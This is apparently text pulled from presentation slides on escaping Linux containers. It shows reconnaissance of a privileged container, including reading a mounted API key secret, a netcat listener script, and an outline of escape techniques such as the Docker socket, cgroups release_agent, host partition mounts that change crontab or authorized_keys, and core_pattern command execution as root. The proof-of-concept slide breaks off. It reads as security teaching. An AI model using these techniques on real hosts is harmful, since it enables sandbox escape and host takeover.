NRTNDK05RARCIIW5CT:/var/lib/docker/overlay2/l/6QX0FMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
> ls -l /run/secrets/api_key
-rw-r--r-- 1 root root 15 Oct 22 18:32 /run/secrets/api_key
> cat </run/secrets/api_key
s3cret_@pi_k3y
```

What Does "Inside" Mean?

Restrictions

Restrictions

- Namespaces
 - /proc/\$pid/ns/

A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal displays the command 'ls -l /proc/self/ns' and its output, which lists various namespaces like cgroup, ipc, mnt, net, pid, pid_for_children, time, time_for_children, user, and uts, each with its permissions, owner, and ID.

```
> ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 root root 0 Oct 22 22:49 cgroup -> cgroup:[4026532371]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 ipc -> ipc:[4026532309]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 mnt -> mnt:[4026532307]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 net -> net:[4026532311]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 pid -> pid:[4026532310]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 pid_for_children -> pid:[4026532310]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 time -> time:[4026531834]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 time_for_children -> time:[4026531834]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Oct 22 22:49 uts -> uts:[4026532308]
```


Restrictions

- Namespaces
 - /proc/\$pid/ns/
 - mnt

```
ssh ㄿ%1
> ls -l /proc/6/root
lrwxrwxrwx 1 root root 0 Oct 22 22:50 /proc/6/root -> /
> ls -l /proc/6/root/
total 7404
lrwxrwxrwx 1 root root 7 Oct 16 00:00 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Aug 14 16:10 boot
drwxr-xr-x 12 root root 2940 Oct 22 18:32 dev
drwxr-xr-x 1 root root 4096 Oct 22 21:45 etc
drwxr-xr-x 2 root root 4096 Aug 14 16:10 home
-rwxr-xr-x 1 root root 7516312 Oct 22 18:32 httpchecker
lrwxrwxrwx 1 root root 7 Oct 16 00:00 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Oct 16 00:00 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 Oct 16 00:00 media
drwxr-xr-x 2 root root 4096 Oct 16 00:00 mnt
drwxr-xr-x 2 root root 4096 Oct 16 00:00 opt
dr-xr-xr-x 147 root root 0 Oct 22 18:32 proc
drwx----- 2 root root 4096 Oct 16 00:00 root
drwxr-xr-x 1 root root 4096 Oct 22 18:32 run
lrwxrwxrwx 1 root root 8 Oct 16 00:00 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Oct 16 00:00 srv
dr-xr-xr-x 13 root root 0 Oct 22 18:32 sys
drwxrwxrwt 1 root root 4096 Oct 22 21:45 tmp
drwxr-xr-x 1 root root 4096 Oct 16 00:00 usr
drwxr-xr-x 1 root root 4096 Oct 16 00:00 var
```

Restrictions


- Namespaces
 - /proc/\$pid/ns/
 - mnt
 - pid



```
ssh 1
> ls /proc
1
169
170
171
172
393
6
acpi
buddyinfo
bus
cgroups
cmdline
consoles
cpuinfo
crypto
devices
diskstats
dma
driver
```

Restrictions

- Namespaces
 - /proc/\$pid/ns/
 - mnt
 - pid
 - user




A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows the following commands and output:

```
> id
uid=0(root) gid=0(root) groups=0(root)
> cat </proc/self/uid_map
      0          0 4294967295
```


Restrictions

- Namespaces
 - /proc/\$pid/ns/
 - mnt
 - pid
 - user
 - net



```
> ls -l /sys/devices/virtual/net/  
total 0  
drwxr-xr-x 5 root root 0 Oct 22 22:58 eth0  
drwxr-xr-x 5 root root 0 Oct 22 22:58 lo  
> cat </sys/devices/virtual/net/eth0/ifindex  
9  
> cat </sys/devices/virtual/net/eth0/iflink  
10
```


Restrictions

- Namespaces

- /proc/\$pid/ns/
- mnt
- pid
- user
- net

- Capabilities

- /proc/\$pid/status
- Decode with capsh
- CAP_SYS_ADMIN -> :)



```
ssh
> tail -n 20 </proc/self/status
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000006
SigCgt: 0000000000010000
CapInh: 0000000000000000
CapPrm: 000001ffffffffffff
CapEff: 000001ffffffffffff
CapBnd: 000001ffffffffffff
CapAmb: 0000000000000000
NoNewPrivs:      0
Seccomp:         0
Seccomp_filters:      0
Speculation_Store_Bypass:      thread vulnerable
SpeculationIndirectBranch:      conditional enabled
Cpus_allowed:      1
Cpus_allowed_list:      0
Mems_allowed:      00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,000000
000,00000000,00000000,00000000,00000000,00000000,00
000000,00000000,00000000,00000000,00000000,00000000
,00000000,00000000,00000000,00000000,00000000,00000
000,00000000,00000000,00000000,00000000,00000001
Mems_allowed_list:      0
voluntary_ctxt_switches:      457
nonvoluntary_ctxt_switches:      1
```

Restrictions

- Namespaces
 - /proc/\$pid/ns/
 - mnt
 - pid
 - user
 - net
- Capabilities
 - /proc/\$pid/status
 - Decode with capsh
 - CAP_SYS_ADMIN -> :)
- Control Groups (cgroups)
- Seccomp/AppArmor Rules




Restrictions

- Namespaces
 - /proc/\$pid/ns/
 - mnt
 - pid
 - user
 - net
- Capabilities
 - /proc/\$pid/status
 - Decode with capsh
 - CAP_SYS_ADMIN -> :)
- Control Groups (cgroups)
- Seccomp/AppArmor Rules



Aside: Privileged?




Escalate container privileges (--privileged)

The `--privileged` flag gives the following capabilities to a container:

- Enables all Linux kernel capabilities
- Disables the default seccomp profile
- Disables the default AppArmor profile
- Disables the SELinux process label
- Grants access to all host devices
- Makes `/sys` read-write
- Makes cgroups mounts read-write

Fair Warning



The screenshot shows a web browser window with the address bar displaying `docs.docker.com`. The page header is blue with the Docker logo and "dockerdocs" text. A search icon and "Ask AI" button are also visible. The main content area features a warning section with an orange triangle icon and the word "Warning" in orange. The text explains that the `--privileged` flag should be used with caution because it is not a securely sandboxed process, allowing containers to gain root access on the host. It suggests using `--cap-add` for specific permissions instead. A link to "Runtime privilege and Linux capabilities" is provided at the bottom.


Warning

Use the `--privileged` flag with caution. A container with `--privileged` is not a securely sandboxed process. Containers in this mode can get a root shell on the host and take control over the system.

For most use cases, this flag should not be the preferred solution. If your container requires escalated privileges, you should prefer to explicitly grant the necessary permissions, for example by adding individual kernel capabilities with `--cap-add`.

For more information, see [Runtime privilege and Linux capabilities](#)


chmod 777 + sudo



```
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
ksh: ./listen.sh: cannot execute - Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ chmod 777 ./listen.sh
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
nc: Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ sudo ./listen.sh
Listening on 0.0.0.0 443
```


chmod 777 + sudo -> --privileged

```
ssh ㉿%2
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
ksh: ./listen.sh: cannot execute - Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ chmod 777 ./listen.sh
[stuart@ops.servus.mom:/home/stuart]
$ ./listen.sh
nc: Permission denied
[stuart@ops.servus.mom:/home/stuart]
$ sudo ./listen.sh
Listening on 0.0.0.0 443
```



```
httpchecker.mk (~/.src/github....tffmacac/src/include.mk) -... ㉿%2
64 # (Re)start the HTTP Checker container
65 ${HTTPCHECKERPID}: ${DOCKER} ${HTTPCHECKERIMAGE}
66 ${HTTPCHECKERPID}: ${HTTPCHECKERSECRET} ${SYSLOG}
67     ${HTTPCHECKERSTOP}
68     ${DOCKER} run\
69         --detach\
70         --init\
71         --log-driver syslog\
72         --log-opt tag=${HTTPCHECKERNAME}\
73         --name ${HTTPCHECKERNAME}\
74         --privileged\
75         --publish 0.0.0.0:4444:4444\
76         --quiet\
77         --rm\
78         --volume ${HTTPCHECKERSECRET}:/run/secrets/api_key:ro\
79         ${HTTPCHECKERNAME}
80     while ${HTTPCHECKERISALIVE} &&\
81         ! pidof ${HTTPCHECKERNAME} >/dev/null; do\
82         sleep .1;\
83     done
84     pidof ${HTTPCHECKERNAME} >${@} || ( rm -f ${@}; exit 1)
85 .PHONY: restart_httpchecker
64,1 82%
```


What's a Container? (v4)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell

What's a Container? (v4)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
 - Someone who's fixing to escape a container

What's a Container? (v4)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container

Container Escape

Techniques

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups release_agent
 - Only cgroups v1

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`
 - `chroot`

Techniques


- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups release_agent
 - Only cgroups v1
- Mount a Partition
 - Modify crontab/authorized_keys
 - chroot
- /proc/sys/kernel/core_pattern
 - Shorter-lived system change

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`
 - `chroot`
- `/proc/sys/kernel/core_pattern`
 - Shorter-lived system change
 - Less room for oopsing
- Anything else that works

Techniques

- Docker/Kubernetes/Containerd/Bottlerocket/etc. Socket
 - Can be good for lateral movement
 - Just gets a privileged container
- Control Groups `release_agent`
 - Only cgroups v1
- Mount a Partition
 - Modify `crontab/authorized_keys`
 - `chroot`
- `/proc/sys/kernel/core_pattern`
 - Shorter-lived system change
 - Less room for oopsing
- Anything else that works



`/proc/sys/kernel/core_pattern` - Theory

/proc/sys/kernel/core_pattern - Theory

1. Program crashes just right
 - Really, receives one of a handful of signals

/proc/sys/kernel/core_pattern - Theory

1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from
/proc/sys/kernel/core_pattern
 - %P's in are replaced with the crashed process' PID

/proc/sys/kernel/core_pattern - Theory


1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
 - %P's in are replaced with the crashed process' PID
3. If the pattern starts with a | (pipe), a process is started...
 - With argv from the pattern
 - As root
 - As a child of [kthreadd]
 - With the default cgroup/namespaces

/proc/sys/kernel/core_pattern - Theory


1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
 - %P's in are replaced with the crashed process' PID
3. If the pattern starts with a `|` (pipe), a process is started...
 - With argv from the pattern
 - As root
 - As a child of `[kthreadd]`
 - With the default cgroup/namespaces
4. We get command execution!

/proc/sys/kernel/core_pattern - Theory


1. Program crashes just right
 - Really, receives one of a handful of signals
2. Kernel reads pattern from `/proc/sys/kernel/core_pattern`
 - %P's in are replaced with the crashed process' PID
3. If the pattern starts with a `|` (pipe), a process is started...
 - With argv from the pattern
 - As root
 - As a child of `[kthreadd]`
 - With the default cgroup/namespaces
4. We get command execution!



/proc/sys/kernel/core_pattern - PoC




/proc/sys/kernel/core_pattern - PoC



A terminal window titled 'ssh' with a language icon on the right. The window contains two lines of text: a command to write a core handler to the root directory and a shell prompt.

